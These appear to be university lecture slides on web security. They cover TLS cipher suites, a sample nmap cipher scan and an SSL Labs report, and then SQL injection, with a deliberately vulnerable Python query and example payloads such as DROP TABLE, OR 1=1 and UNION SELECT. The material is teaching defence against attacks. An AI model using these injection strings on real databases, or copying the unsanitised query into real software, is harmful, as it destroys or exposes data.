
Issuer Name

Country BE
Organization GlobalSign nv-sa
Organizational Unit Root CA
Common Name GlobalSign Root CA

Self-signed

Inspecting server security

- Can discover information about connection security
  - Cipher – how messages are encrypted
  - Key exchange – how shared secreted are obtained
  - Signature – how messages are digitally signed




Connection

Protocol QUIC
Key exchange X25519Kyber768Draft00
Server signature ECDSA with SHA-256
Cipher AES_128_GCM

Certificate

Subject *.google.co.uk
SAN *.google.co.uk
google.co.uk
Valid from Mon, 23 Oct 2023 11:26:21 GMT
Valid until Mon, 15 Jan 2024 11:26:20 GMT
Issuer GTS CA 1C3




Connection

Protocol TLS 1.3
Key exchange X25519
Server signature RSA-PSS with SHA-256
Cipher AES_128_GCM

Certificate

Subject a1.api.bbc.co.uk
SAN a1.api.bbc.co.uk
Valid from Wed, 14 Dec 2022 10:26:06 GMT
Valid until Mon, 15 Jan 2024 10:26:05 GMT
Issuer GlobalSign RSA OV SSL CA 2018



Cipher Suites

- A cipher suite is the combination of
  - Key exchange
  - Digital signature algorithm
  - Encryption algorithm
  - Hash function (used for integrity or message authentication)
- That is used to form a secure connection between a client and a server
- Use `openssl ciphers` to see what options exists

Examples:

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA256

- TLS with elliptic curve public key cryptography

TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA256


- TLS with elliptic curve public key cryptography and elliptic curve digital signature algorithm

TLS_RSA_WITH_AES_256_CBC_SHA


- TLS with public key cryptography
- Key exchange using RSA certificate public key

Finding all Cipher Suites

- Developer tools will not tell you all cipher suites that can be used
- `nmap --script ssl-enum-ciphers -p 443 bbc.co.uk`



```
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|     compressors:
|       NULL
|     cipher preference: server
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|     compressors:
|       NULL
|     cipher preference: server
```




```
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|     compressors:
|       NULL
|     cipher preference: server
|_  least strength: A
```

https://nmap.org/nsedoc/scripts/ssl-enum-ciphers.html

Other tools to test connection security

- Can also test web server security using other tools
- https://www.ssllabs.com/ssltest/index.html



You are here: Home > Projects > SSL Server Test > bbc.co.uk > 151.101.0.81

SSL Report: bbc.co.uk (151.101.0.81)

Assessed on: Mon, 27 Nov 2023 23:21:56 UTC | **HIDDEN** | Clear cache

Scan Another »

Summary

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This server supports TLS 1.0 and TLS 1.1. Grade capped to B. MORE INFO »

This server supports TLS 1.3.

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. MORE INFO »


DNS Certification Authority Authorization (CAA) Policy found for this domain. MORE INFO »

Lancaster University


A03:2021-Injection

User interaction

- How do users interact with a webserver?
- Send a GET/POST request via a form
- Directly send input via parameters to a GET request
- Application/API specific (e.g., MQTT)
- **Do not trust it!**



```
<form action="login.php" method="post">
    Name: <input type="text" name="username" /><br/>
    Password: <input type="password" name="pass" /><br/>
    <input type="submit" name="submit" value="Login" />
</form>
```




https://www.google.com/search?q=ChatGPT

Code Injection Attacks

- Code Injection – Malicious code is injected into an application which is then interpreted or executed
- Attacks classed as code injection or arbitrary code execution
- Code injection attacks will require an element of execution
- Code execution attacks typically allow arbitrary code to be executed possibly remotely


https://owasp.org/www-community/attacks/Code_Injection

What is wrong with this code?



```python
import sqlite3
con = sqlite3.connect("example.db")
cur = con.cursor()
name = input("Please provide a name:")
result = cur.execute(f"SELECT * FROM users WHERE name='{name}'")
```


Obligatory XKCD


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://xkcd.com/327/ ©Randall Munroe

https://www.wired.com/story/null-license-plate-landed-one-hacker-ticket-hell/

High prevalence of bad code in the community



https://laurent22.github.io/so-injections/

Availability Loss

```
SELECT * FROM users WHERE `name`='$name'
```

- If the input variable $name is not sanitised, then a subsequent command could be executed

```
$name = "Bob'; DROP TABLE users; --"
SELECT * FROM users WHERE `name`='Bob'; DROP TABLE
users; --'
```

Confidentiality Loss

```
SELECT * FROM users WHERE `name`='$name'
```

- If the input variable $name is not sanitised, then multiple rows can be obtained from the database

```
$name = "Bob' OR 1=1; --"
SELECT * FROM users WHERE `name`='Bob' or 1=1; --'
```

Confidentiality Loss Alternative

```
SELECT name, password FROM users WHERE `name`='$name'
```

```
$name = "' UNION SELECT a, b FROM sensitive_data;--"
```

```
SELECT name, password FROM users WHERE `name`='' UNION
SELECT a, b FROM sensitive_data;--
```

- Need to have same number of columns as original statement
- Can create a new column, by specifying null instead of a column name

Integrity Loss

Lancaster University

```
SELECT * FROM users WHERE `name`='$name'
```

- If the input variable $name is not sanitised then a subsequent command could be executed

```
SELECT * FROM users WHERE `name`='Bob';
INSERT ('Eve') INTO users; --'
```

```
SELECT * FROM users WHERE `name`='Bob';
UPDATE users SET `name`='Eve'; --'
```

Extracting Useful Information

- Databases typically have metadata stored about the tables they contain
  - `DESCRIBE users;`
  - `SHOW COLUMNS FROM users;`
